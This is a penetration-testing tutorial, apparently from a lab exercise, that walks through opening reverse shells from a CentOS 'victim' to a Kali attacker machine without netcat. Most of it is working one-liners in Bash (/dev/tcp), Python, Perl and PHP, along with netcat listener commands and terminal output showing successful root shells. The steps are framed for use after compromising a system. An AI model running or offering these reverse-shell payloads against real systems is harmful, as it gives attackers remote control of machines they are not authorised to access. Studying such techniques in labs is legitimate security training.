C:\Program Files(x86)\Nmap> ipconfig



```
C:\Program Files (x86)\Nmap>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8a04:7a16:cc92:84a1%8
   IPv4 Address. . . . . . . . . . . : 192.168.32.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : blr1.cdac.in
   Link-local IPv6 Address . . . . . : fe80::d662:8c45:3058:f33b%14
   IPv4 Address. . . . . . . . . . . : 192.168.3.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.3.1

C:\Program Files (x86)\Nmap>
```

Setup Reverse Shell Without Netcat on Victim’s Machine

Up to this point, you have a good understanding of how to set up a Reverse Shell with Netact installed on both the Attacker’s and the Victim’s machine. Unfortunately, such an ideal scenario is not common in real-world **penetration testing**. Most of the time, the Victim might not have Netcat installed on their system. In such a case, you will need to employ other methods to launch a Reverse Shell.

You can still set up a Reverse Shell using:


- Bash
- Python
- Perl
- PHP

1.Bash Reverse Shell

Step-9:- First, start a listener on the Attacking machine (Kali Linux) using the command below.

# nc -lvvp 4444

You can
Give any
Port Number




```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvvp 4444
listening on [any] 4444 ...
```

Step-10:- Once you have compromised a system and you have access to it, you can launch a Bash Reverse Shell using the command below.
Go to CentOS (any OS) and type following command

# bash -i >& /dev/tcp/192.168.3.88/4444 0>&1

Kali ip   **Port**
No. of kali




File Machine View Input Devices Help
Activities
Terminal
Feb 2 19:05
root@localhost:~
File Edit View Search Terminal Help

```
[root@localhost ~]# bash -i >& /dev/tcp/192.168.3.88/4444 0>&1
```


Step-11:-Now, when you go back to the Kali Linux machine, you will see that you successfully established a Reverse Shell connection as shown in the image below. You can proceed to execute commands as you wish.

[root@localhost ~]# ifconfig



```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvvp 4444
listening on [any] 4444 ...
192.168.3.63: inverse host lookup failed: Unknown host
connect to [192.168.3.88] from (UNKNOWN) [192.168.3.63] 35132
[root@localhost ~]# ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.3.63  netmask 255.255.255.0  broadcast 192.168.3.255
        inet6 fe80::a00:27ff:fe86:2f7a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:86:2f:7a  txqueuelen 1000  (Ethernet)
        RX packets 69099  bytes 87520769 (83.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17558  bytes 1195332 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

[root@localhost ~]# ls



```
[root@localhost ~]# ls
ls
anaconda-ks.cfg
Desktop
Documents
Downloads
initial-setup-ks.cfg
Music
nagios-4.4.9.tar.gz
Pictures
Public
remote-system
Templates
Videos
yeti
yeti.git
[root@localhost ~]# 
```


2.Python Reverse Shell

Python is one of the most popular scripting languages and comes preinstalled on most Linux distributions. Therefore, if you have successfully compromised a Linux system, you can quickly create a Python Reverse Shell.

Step-12:-First, start a Listener on the attacking machine (Kali Linux) using the command below.

# nc -lvvp 4444

You can Give any Port Number




```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvvp 4444
listening on [any] 4444 ...
```

Step-13:-Now, on the victim's machine(CentOs), start the Python Reverse Shell using the command below:

```
# python3 -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
v_ip="192.168.3.88"; s.connect((v_ip,4444)); os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
v_shell_path="/usr/bin/bash";v_shell_value="-i";
p=subprocess.call([v_shell_path,v_shell_value]);'
```


Note:- Please remember to replace the v_ip and v_shell_path values. The v_ip is the IP of the attacking machine (Kali Linux) and the v_shell_path is the path to the Bash shell of the Victim's machine.



```
[root@localhost ~]# python3 -c 'import socket,subprocess,os; s=socket.socket(soc
ket.AF_INET,socket.SOCK_STREAM); v_ip="192.168.3.88"; s.connect((v_ip,4444)); os
.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); v_shell_path=
"/usr/bin/bash";v_shell_value="-i"; p=subprocess.call([v_shell_path,v_shell_valu
e]);'
```

Step14:- Now when you go back to the attacking machine (Kali Linux), you will see you have successfully created a Reverse shell and you have access to the Victim's machine.


[root@localhost ~]# ifconfig



```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvvp 4444
listening on [any] 4444 ...
192.168.3.63: inverse host lookup failed: Unknown host
connect to [192.168.3.88] from (UNKNOWN) [192.168.3.63] 46422
[root@localhost ~]# ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.3.63  netmask 255.255.255.0  broadcast 192.168.3.255
        inet6 fe80::a00:27ff:fe86:2f7a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:86:2f:7a  txqueuelen 1000  (Ethernet)
        RX packets 166904  bytes 199142730 (189.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

3.Perl Reverse Shell

Step-15:-If the Victim’s machine(CentOs) has Perl installed, you can still create a Reverse Shell and connect to the PC from your attacking machine.
[root@localhost ~]# dnf install perl




```
[root@localhost ~]# dnf install perl
Last metadata expiration check: 0:33:55 ago on Fri 03 Feb 2023 01:29:06 PM IST.
Package perl-4:5.26.3-421.el8.x86_64 is already installed.
Dependencies resolved.
================================================================================
 Package              Arch        Version                Repository       Size
================================================================================
Upgrading:
 perl                 x86_64      4:5.26.3-422.el8       appstream        73 k
 perl-Errno           x86_64      1.28-422.el8           baseos           76 k
 perl-devel           x86_64      4:5.26.3-422.el8       appstream       600 k
 perl-interpreter     x86_64      4:5.26.3-422.el8       baseos          6.3 M
 perl-libs            x86_64      4:5.26.3-422.el8       baseos          1.6 M
 perl-utils           noarch      5.26.3-422.el8         appstream       129 k

Transaction Summary
================================================================================
```

Step-16:- First, start the listener on the attacking PC (Kali Linux) using the command below.

# nc -lvp 4444


You can
Give any
Port Number



```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Step-17:-Please remember to replace 192.168.3.88 with your Attacking machine IP address and port 4444 with the port you wish.


```
[root@localhost ~]#perl -e 'use Socket; $i="192.168.3.88";$p=4444;
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(
STDOUT,">&S");open(STDERR,">&S");exec("/usr/bin/bash -i");};'
```



```
[root@localhost ~]# perl -e 'use Socket; $i="192.168.3.88";$p=4444; socket(S,PF_
INET,SOCK_STREAM,getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($
i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/usr/bin/bas
h -i");};'
```

Step-18:- **Now when you go back to the attacking machine (Kali Linux), you will see you have successfully created a Reverse shell and you have access to the Victim's machine.**


[root@localhost ~]# ifconfig



```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.3.63: inverse host lookup failed: Unknown host
connect to [192.168.3.88] from (UNKNOWN) [192.168.3.63] 51524
[root@localhost ~]# ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.3.63  netmask 255.255.255.0  broadcast 192.168.3.255
        inet6 fe80::a00:27ff:fe86:2f7a  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:86:2f:7a  txqueuelen 1000  (Ethernet)
        RX packets 810854  bytes 808354767 (770.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 341024  bytes 45897459 (43.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

4.PHP Reverse Shell

Step-19:- If the Victim has PHP installed
[root@localhost ~]# dnf install php




```
[root@localhost ~]# dnf install php
Last metadata expiration check: 0:40:38 ago on Fri 03 Feb 2023 01:29:06 PM IST.
Package php-7.2.24-1.module_el8.2.0+313+b04d0a66.x86_64 is already installed.
Dependencies resolved.
Nothing to do.
Complete!
[root@localhost ~]#
```

Step-20:- First, launch a listener on the attacking machine using the command below.

# nc -lvp   <u>4444</u>


You can
Give any
Port Number



```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Step-21:- When done, execute the command below to start a Reverse shell on the victim’s machine.
Please remember to replace 192.168.3.88 with your Attacking machine’s IP address and port 4444 with the port you wish.


```
[root@localhost ~ ]# php  -r
'$sock=fsockopen("192.168.3.88",4444);exec("/bin/sh -i <&3 >&3
2>&3");'
```



```
[root@localhost ~]# php -r '$sock=fsockopen("192.168.3.88",4444);exec("/bin/sh -
i <&3 >&3 2>&3");'
```

Step-22:- **Now when you go back to the attacking machine (Kali Linux), you will see you have successfully created a Reverse shell and you have access to the Victim's machine.**

sh-4.4 # ifconfig



```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.3.63: inverse host lookup failed: Unknown host
connect to [192.168.3.88] from (UNKNOWN) [192.168.3.63] 57314
sh-4.4# ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.3.63  netmask 255.255.255.0  broadcast 192.168.3.255
        inet6 fe80::a00:27ff:fe86:2f7a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:86:2f:7a  txqueuelen 1000  (Ethernet)
        RX packets 812699  bytes 808741593 (771.2 MiB)
